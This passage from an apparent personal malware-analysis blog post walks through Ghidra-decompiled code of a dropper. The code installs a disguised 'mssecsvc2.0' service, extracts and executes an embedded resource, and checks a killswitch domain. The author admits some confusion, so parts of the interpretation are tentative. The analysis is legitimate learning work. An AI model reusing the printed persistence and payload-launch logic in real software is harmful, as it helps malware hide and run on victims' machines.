It seems that this function might be responsible for handling errors when the required argument is not provided. We will see

(we will jump into this function after)

This last box starts with attempting to connect to the service control manager (SCM) as we mentioned earlier in the top box. If successful it goes to the next bit which tries to take control of a specific service (remember what we said earlier about the hSCObject). The service that its interested in is "mssecsvc2.0"

"if (hSCObject != (SC_HANDLE)0x0) {" If successful it means it can now control "mssecsvc2.0" and call on another function "config_service" (I have renamed for appropriate reasons)

Once it has performed this action it then closes both handles "hSCObject" and "hSCManager", basically cleaning up after itself.

```
SStack_10.lpServiceName = s_mssecsvc2.0_004312fc;
SStack_10.lpServiceProc = (LPSERVICE_MAIN_FUNCTIONA)&LAB_00408000;
```

It now assigns "s_mssecsvc2.0_004312fc" to lpServiceName and another function (LPSERVICE_MAIN_FUNCTIONA)&LAB_00408000 to lpServiceProc. Both are part of the same structure "SStack_10" which is part of the container "SERVICE_TABLE_ENTRYA" (which we saw earlier)

Finally, it calls StartServiceCtrlDispatcherA with the service table, basically starting the service.

So in a nutshell, this function is setting the stage for the malware to operate smoothly. It checks how it was launched, makes sure its got the right setup (if it doesn't it calls another function), connects to the systems service manager and then carefully arranges everything to control a specific service (mssecsvc2.0), it then makes configurations to this service (config_service) and then starts the service. This allows the malware to control the Windows service management system to carry out its malicious activities effectively. Its quite a cheeky way of using legitimate Windows functionality to carry out its master plan.

Part 2 continued – other functions

So what happens if the setup isn't correct? Well then, as we saw above it calls on another function which I have called "where_does_this_go?" So lets find out.

```
1
2 undefined4 where_does_this_go?(void)
3
4 {
5     wdtg_newservice();
6     wdtg_newfile_?();
7     return 0;
8 }
```

wdtg_newservice

We now see two new functions, I've renamed these functions based on what I discovered once exploring them. Lets start with "wdtg_newservice"

```
2 undefined4 wdtg_newservice(void)
3
4 {
5     SC_HANDLE hSCManager;
6     SC_HANDLE hService;
7     char local_104 [260];
8
9     sprintf(local_104,s_%s-m_security_00431330,&executable_path);
10    hSCManager = OpenSCManagerA((LPCSTR)0x0,(LPCSTR)0x0,0xf003f);
11    if (hSCManager != (SC_HANDLE)0x0) {
12        hService = CreateServiceA(hSCManager,s_mssecsvc2.0_004312fc,
13                                s_Microsoft_Security_Center_(2.0)_S_00431308,0xf01ff,0x10,2,1,
14                                local_104,(LPCSTR)0x0,(LPDWORD)0x0,(LPCSTR)0x0,(LPCSTR)0x0,(LPCSTR)0x0
15                                );
16        if (hService != (SC_HANDLE)0x0) {
17            StartServiceA(hService,0,(LPCSTR *)0x0);
18            CloseServiceHandle(hService);
19        }
20        CloseServiceHandle(hSCManager);
21        return 0;
22    }
23    return 0;
24 }
```

Straight away we can see the same handles being used as in the previous function "part_2_proceed_with_malicious_activity". So we know this is service related

We then see the line with "sprintf." This function formats a string and stores it in the local_104 buffer (which I should probably rename). It looks like this formatted string will include the file path to an executable, which will be used by a new service. Hint: executable_path.

Next the function tries to connect to the Service Control Manager (SCM). Its another "if" check, where if it successfully connects, it will go on to call CreateServiceA. You might remember this function being flagged earlier when we were checking the executable in PeStudio.

The new service it wants to create is the same one we saw in the previous function, identified as s_mssecsvc2.0_004312fc. What's interesting is that its trying to name this service as s_Microsoft_Security_Center_(2.0)_S_00431308. This is perhaps how it will show up in Windows, in order to avoid suspicion.

```
11 if (hSCManager != (SC_HANDLE)0x0) {
12     hService = CreateServiceA(hSCManager,s_mssecsvc2.0_004312fc,
13                             s_Microsoft_Security_Center_(2.0)_S_00431308,0xf01ff,0x10,2,1,
14                             local_104,(LPCSTR)0x0,(LPDWORD)0x0,(LPCSTR)0x0,(LPCSTR)0x0,(LPCSTR)0x0
15                             );
```

if everything goes smoothly the next step is calling function StartServiceA, which means it's going to start this new service immediately.

After that, just like in the previous function, we have a cleanup phase where both handles are closed. First the service handle (hService) and then the service manager handle (hSCManager), before exiting the function.

This is just housekeeping to make sure everything is properly shut down and no resources are left hanging.

```
16     if (hService != (SC_HANDLE)0x0) {
17         StartServiceA(hService, 0, (LPCSTR *)0x0);
18         CloseServiceHandle(hService);
19     }
20     CloseServiceHandle(hSCManager);
21     return 0;
22 }
23 return 0;
24 }
25
```

Once done it then returns to our previous function "where_does_this_go?". So lets now look into wdtg_newfile?

```
1
2 undefined4 where_does_this_go?(void)
3
4 {
5     wdtg_newservice();
6     wdtg_newfile_?();
7     return 0;
8 }
```

wdtg_newfile_?

This snippet is quite long so I will cut it into sections. The first section below is primarily setting up the environment by declaring a variety of variables, pointers and buffers that will be used later in this snippet.

```
2 undefined4 wdtg_newfile_?(void)
3
4 {
5     char cVar1;
6     HMODULE hModule;
7     HRSRC hResInfo;
8     HGLOBAL hResData;
9     LPVOID pvVar2;
10    DWORD DVar3;
11    int iVar4;
12    uint uVar5;
13    uint uVar6;
14    undefined4 *puVar7;
15    undefined **ppuVar8;
16    undefined **ppuVar9;
17    char *pcVar10;
18    char *pcVar11;
19    undefined4 *puVar12;
20    undefined4 uVar13;
21    undefined4 uStack_290;
22    char *pcStack_28c;
23    undefined4 uStack_288;
24    undefined4 uStack_284;
25    undefined4 uVar14;
26    char acStack_23c [52];
27    char cStack_208;
28    undefined4 uStack_207;
29    char cStack_104;
30    undefined4 uStack_103;
31 }
```

From here we now dive into the next section. Honestly I spent ages trying to get my head around this and yet it still confuses the hell out of me

```
32 hModule = GetModuleHandleW(u_kernel32.dll_004313b4);
33 if (hModule != (HMODULE)0x0) {
34     CreateProcessA = GetProcAddress(hModule,s_CreateProcessA_004313a4);
35     CreateFileA = GetProcAddress(hModule,s_CreateFileA_00431398);
36     WriteFile = GetProcAddress(hModule,s_WriteFile_0043138c);
37     CloseHandle = GetProcAddress(hModule,s_CloseHandle_00431380);
38     if (((CreateProcessA != (FARPROC)0x0) && (CreateFileA != (FARPROC)0x0)) &&
39         (WriteFile != (FARPROC)0x0)) && (CloseHandle != (FARPROC)0x0)) {
40         hResInfo = FindResourceA((HMODULE)0x0,(LPCSTR)1831,&DAT_0043137c);
41         if (hResInfo != (HRSRC)0x0) {
42             hResData = LoadResource((HMODULE)0x0,hResInfo);
43             if (hResData != (HGLOBAL)0x0) {
44                 pvVar2 = LockResource(hResData);
45                 if (pvVar2 != (LPVOID)0x0) {
46                     DVar3 = SizeofResource((HMODULE)0x0,hResInfo);
47                     if (DVar3 != 0) {
48                         cStack_208 = '\0';
49                         puVar7 = &uStack_207;
50                         for (iVar4 = 0x40; iVar4 != 0; iVar4 = iVar4 + -1) {
51                             *puVar7 = 0;
52                             puVar7 = puVar7 + 1;
53                         }
54                         *(undefined2 *)puVar7 = 0;
55                         *(undefined *)((int)puVar7 + 2) = 0;
56                         cStack_104 = '\0';
57                         puVar7 = &uStack_103;
58                         for (iVar4 = 0x40; iVar4 != 0; iVar4 = iVar4 + -1) {
59                             *puVar7 = 0;
60                             puVar7 = puVar7 + 1;
61                         }
62                         *(undefined2 *)puVar7 = 0;
63                         *(undefined *)((int)puVar7 + 2) = 0;
64                         uStack_284 = 0x407e03;
65                         sprintf(&cStack_208,s_C:\%s\%s_00431358);
66                         sprintf(&cStack_104,s_C:\%s\qeriuwjhrf_00431344);
67                         MoveFileExA(&cStack_208,&cStack_104,1);
68                         uVar14 = 2;
69                         uStack_284 = 0;
```

The section starts with:

```
hModule = GetModuleHandleW(u_kernel32.dll_004313b4);
```

So here we have hModule trying to get a handle to a windows library called kernel32.dll (u_kernel32.dll_004313b4)

If the outcome of this is 0 then the function will stop, if however it is successful it will move onto the next step highlighted below.

```
34 CreateProcessA = GetProcAddress(hModule,s_CreateProcessA_004313a4);
35 CreateFileA = GetProcAddress(hModule,s_CreateFileA_00431398);
36 WriteFile = GetProcAddress(hModule,s_WriteFile_0043138c);
37 CloseHandle = GetProcAddress(hModule,s_CloseHandle_00431380);
```

Now the code is trying to get virtual memory addresses for these key functions from the windows library listed above. Again if any of these are unsuccessful the code will not be able to move forward. See the functions below

- CreateProcessA: Used to start new programs or processes.
- CreateFileA: Used to open or create files.
- WriteFile: Used to write data into a file.
- CloseHandle: Used to close open files or processes when you're done with them.

Once confirmed we now move onto finding the resource. The function looks for a specific resource (file, data) within this executable. In this case its searching for (LPCSTR)1831 with (&DAT_0043137c) being the type of resource (likely something dodgy). So in this case the resource ID would be 1831.

Again many if variables, but if successful than hResInfo will be the handle to this resource

```

40  hResInfo = FindResourceA((HMODULE)0x0,(LPCSTR)1831,&DAT_0043137c);
41  if (hResInfo != (HRSRC)0x0) {
42      hResData = LoadResource((HMODULE)0x0,hResInfo);
43      if (hResData != (HGLOBAL)0x0) {
44          pvVar2 = LockResource(hResData);
45          if (pvVar2 != (LPVOID)0x0) {
46              DVar3 = SizeofResource((HMODULE)0x0,hResInfo);
47              if (DVar3 != 0) {
48                  cStack_208 = '\0';
49                  puVar7 = &uStack_207;
50                  for (iVar4 = 0x40; iVar4 != 0; iVar4 = iVar4 + -1) {
51                      *puVar7 = 0;
52                      puVar7 = puVar7 + 1;
53                  }

```

You will now notice the LoadResource function, which will load the resource into memory and hResData will be the handle to this resource data if successful

Regardless if this is successful, although it handles the resource it does not in any way provide you with access to it. For that we need LockResource which you will see in the next line. This effectively returns a pointer to read or modify the data, again if successful.

SizeofResource retrieves the size of the loaded resource

And finally we have the preparing of buffers to clear memory and prepare for the next steps.

```

*(undefined2 *)puVar7 = 0;
*(undefined *)((int)puVar7 + 2) = 0;
cStack_104 = '\0';
puVar7 = &uStack_103;
for (iVar4 = 0x40; iVar4 != 0; iVar4 = iVar4 + -1) {
    *puVar7 = 0;
    puVar7 = puVar7 + 1;
}
*(undefined2 *)puVar7 = 0;
*(undefined *)((int)puVar7 + 2) = 0;
uStack_284 = 0x407e03;
sprintf(&cStack_208,s_C:\%s\%s_00431358);
sprintf(&cStack_104,s_C:\%s\qeriuwjhrf_00431344);
MoveFileExA(&cStack_208,&cStack_104,1);
uVar14 = 2;
uStack_284 = 0;
pcStack_28c = &cStack_208;
uStack_288 = 0x40000000;
uStack_200 = 0x407e49;
iVar4 = (*CreateFileA)();
if (iVar4 != -1) {
    uStack_290 = 0;
    (*WriteFile)(iVar4,uVar14,DVar3,&stack0xfffffd84);
    (*CloseHandle)(iVar4);
    pcStack_28c = (char *)0x0;
    uStack_288 = 0;
    uStack_284 = 0;
    puVar7 = (undefined4 *)&stack0xfffffd84;
    for (iVar4 = 0x10; iVar4 != 0; iVar4 = iVar4 + -1) {
        *puVar7 = 0;
        puVar7 = puVar7 + 1;
    }
    uVar5 = 0xffffffff;
    ppuVar8 = &PTR_DAT_00431340;
    do {
        ppuVar9 = ppuVar8;
        if (uVar5 == 0) break;
        uVar5 = uVar5 - 1;
        ppuVar9 = (undefined **)((int)ppuVar8 + 1);

```

- Clearing buffers

- Here we can see “sprintf” function again trying to fill the stack “&cStack_208/104” with some funky strings. While it looks like these strings appear to represent file paths, their reason and purpose remain unclear. It seems Ghidra may not have fully recognized or decompiled these strings as we’ve seen through some of these snippets and unfortunately I don’t have the knowledge or capability to work around so let’s not get to worked up and move on.

- We then see MoveFileExA where it appears the function is trying to move the file from 1 stack to the other

- Shortly after we have CreateFileA, a function to create or open a file, which will be stored in the handle iVar4

- Again “if” successful then the handle for the file will write into the new stack. Again this is why its important to rename these variables otherwise it gets confusing. (*WriteFile)(iVar4,uVar14,DVar3,&stack0xfffffd84);

The new file with the handle iVar4 will be written into the new stack “,&stack0xfffffd84”

DVar3 – Is the size of the resource/file

Once complete, closes the handle

```

    cVar1 = *(char *)ppuVar8;
    ppuVar8 = ppuVar9;
} while (cVar1 != '\0');
uVar5 = ~uVar5;
uStack_290 = 0;
iVar4 = -1;
pcVar10 = acStack_23c;
do {
    pcVar11 = pcVar10;
    if (iVar4 == 0) break;
    iVar4 = iVar4 + -1;
    pcVar11 = pcVar10 + 1;
    cVar1 = *pcVar10;
    pcVar10 = pcVar11;
} while (cVar1 != '\0');
puVar7 = (undefined4 *)((int)ppuVar9 - uVar5);
puVar12 = (undefined4 *)(pcVar11 + -1);
for (uVar6 = uVar5 >> 2; uVar6 != 0; uVar6 = uVar6 - 1) {
    *puVar12 = *puVar7;
    puVar7 = puVar7 + 1;
    puVar12 = puVar12 + 1;
}
for (uVar5 = uVar5 & 3; uVar5 != 0; uVar5 = uVar5 - 1) {
    *(undefined *)puVar12 = *(undefined *)puVar7;
    puVar7 = (undefined4 *)((int)puVar7 + 1);
    puVar12 = (undefined4 *)((int)puVar12 + 1);
}
uVar13 = 0;
uVar14 = 0;
iVar4 = (*CreateProcessA)(0,acStack_23c,0,0,0,0x80000000,0,0,&stack0xfffffd80,
                        &uStack_290);
if (iVar4 != 0) {
    (*CloseHandle)(uVar13);
    (*CloseHandle)(uVar14);
}
}

```

In this long section the logic becomes a bit unclear, involving what appears to be buffer clearing and data copying. Unsure exactly of what is going on

Finally, we reach the part where a new process is created. The code attempts to launch this new process, passing along key information such as the path and important parameters. If the process creation is successful, the code then cleans up by closing any open handles as we have seen in other previous snippets.

Once this has been done it then returns to the previous function “where_does_this_go?” and then returns again to “part_2_proceed_with_malicious_activity”. We then continue with the flow until we have another if argument where “if (hSCObject != (SC_HANDLE)0x0) {” meaning if the hSCObject is the valid handle for this specific service then call to function “config_service”

config_service

```

21  if (hSCObject != (SC_HANDLE)0x0) {
22      config_service(hSCObject,0x3c);
23      CloseServiceHandle(hSCObject);
24  }
25  CloseServiceHandle(hSCManager);
26  }

```

From there we see the snippet below and we see the function “ChangeServiceConfig2A” highlighted. This function call is crucial as it actually changes the configuration of the specific service. Once that is complete it then returns again back to the previous function “part_2_proceed_with_malicious_activity”

```


2 void __cdecl config_service(SC_HANDLE param_1,int param_2)
3
4 {
5     undefined4 local_1c;
6     int local_18;
7     undefined4 local_14;
8     undefined *local_10;
9     undefined *local_c;
10    uint local_8;
11    undefined4 *local_4;
12
13    local_4 = &local_1c;
14    local_1c = 1;
15    local_14 = 0;
16    local_18 = param_2 * 1000;
17    local_8 = (uint)(param_2 != -1);
18    local_c = &DAT_0070f87c;
19    local_10 = &DAT_0070f87c;
20    ChangeServiceConfig2A(param_1,2,&local_14);
21    return;
22 }

```

From here it calls the StartServiceCtrlDispatcherA function to run the service defined in SStack_10.

```
4 {
5     int *argument;
6     SC_HANDLE hSCManager;
7     SC_HANDLE hSCObject;
8     SERVICE_TABLE_ENTRYA SStack_10;
9     undefined4 uStack_8;
10    undefined4 uStack_4;
11
12    GetModuleFileNameA((HMODULE)0x0,(LPSTR)&executable_path,0x104);
13    argument = (int *)__p__argc();
14    if (*argument < 2) {
15        where_does_this_go?();
16        return;
17    }
18    hSCManager = OpenSCManagerA((LPCSTR)0x0,(LPCSTR)0x0,0xf003f);
19    if (hSCManager != (SC_HANDLE)0x0) {
20        hSCObject = OpenServiceA(hSCManager,s_mssecsvc2.0_004312fc,0xf0
21        if (hSCObject != (SC_HANDLE)0x0) {
22            config_service(hSCObject,0x3c);
23            CloseServiceHandle(hSCObject);
24        }
25        CloseServiceHandle(hSCManager);
26    }
27    SStack_10.lpServiceName = s_mssecsvc2.0_004312fc;
28    SStack_10.lpServiceProc = (LPSERVICE_MAIN_FUNCTIONA)&LAB_00408000
29    uStack_8 = 0;
30    uStack_4 = 0;
31    StartServiceCtrlDispatcherA(&SStack_10);
32    return;
33 }
```

Now I probably haven't presented this is the most ideal way and therefore to keep everything as clear as possible, I've decided to create a flowchart to visually map out where we are. As we dig deeper into the code, we tend to branch off in different directions and get a bit lost, so this should help in keeping track of where we are in all this.



Recap as to what we found in Ghidra

Summary of findings

The "part_1_check_killswitch_domain" function checks whether a specific URL, a "killswitch" domain is reachable. The URL is "http://www.iuqerfsodp9ifjaposdfj.com".

1. Setup URL: It prepares the killswitch URL.
2. Internet Check: It opens an internet connection and tries to reach the killswitch URL.
3. Decide What to Do
 - If the URL is reachable, the malware stops and does nothing.
 - If the URL is unreachable, it continues to the next part of the malware "part_2_proceed_with_malicious_activity")

Then...

1. Gets the executable filename and checks command line arguments. If less than 2 arguments are present, it calls function where_does_this_go?
 - wdtg_newservice - Opens the SCM, creates a new service and then starts it if successful.
 - wdtg_newfile_? – Tries to locate a resource with ID 1831, moves it to a specific location, writes data to it and attempts to execute a new process with that file. Returns to previous function
2. If there are enough arguments, it opens the Service Control Manager (SCM) and proceeds if successful.
3. Attempts to open a specific service (s_mssecsvc2.0_004312fc). If successful it calls function config_service to configure the service and then closes the handle.
4. Starts the service using StartServiceCtrlDispatcherA.

Furthermore In our analysis of the executable using PeStudio we uncovered some interesting details. The malware frequently uses cryptographic functions and tries to disguise itself as a legitimate system process to avoid detection. These findings suggest that the malware is likely ransomware. Cryptographic functions are mainly used to encrypt data or hide malicious code, which is a common tactic in ransomware attacks.

Getting to this stage was an incredibly time consuming process that consumed a large part of my four night SOC shift and then some and yet we still haven't even begun to explore the resources within the executable. So, this concludes the first part of our analysis. In the second part (when I have time, god knows when) we'll dive back in using Ghidra to examine the resource ID 1831 that we identified earlier once we've extracted it from our executable.

This is the first time I've gone as deep into static analysis as I have here. Typically my experiences with CTF challenges have been a lot more basic and it also doesn't involve me performing any write ups which is what made this a very long task but then again also an interesting experience.

Now I spent nearly all my time in the Decompile section of Ghidra and this is mainly because my understanding of the memory stack amongst other areas is very limited and clearly needs improvement. I believe enhancing my knowledge in this area would have significantly helped me get a better understanding of some of the errors displayed in the decompiled section, especially since Ghidra struggled to disassemble everything correctly. But there we go, better luck next time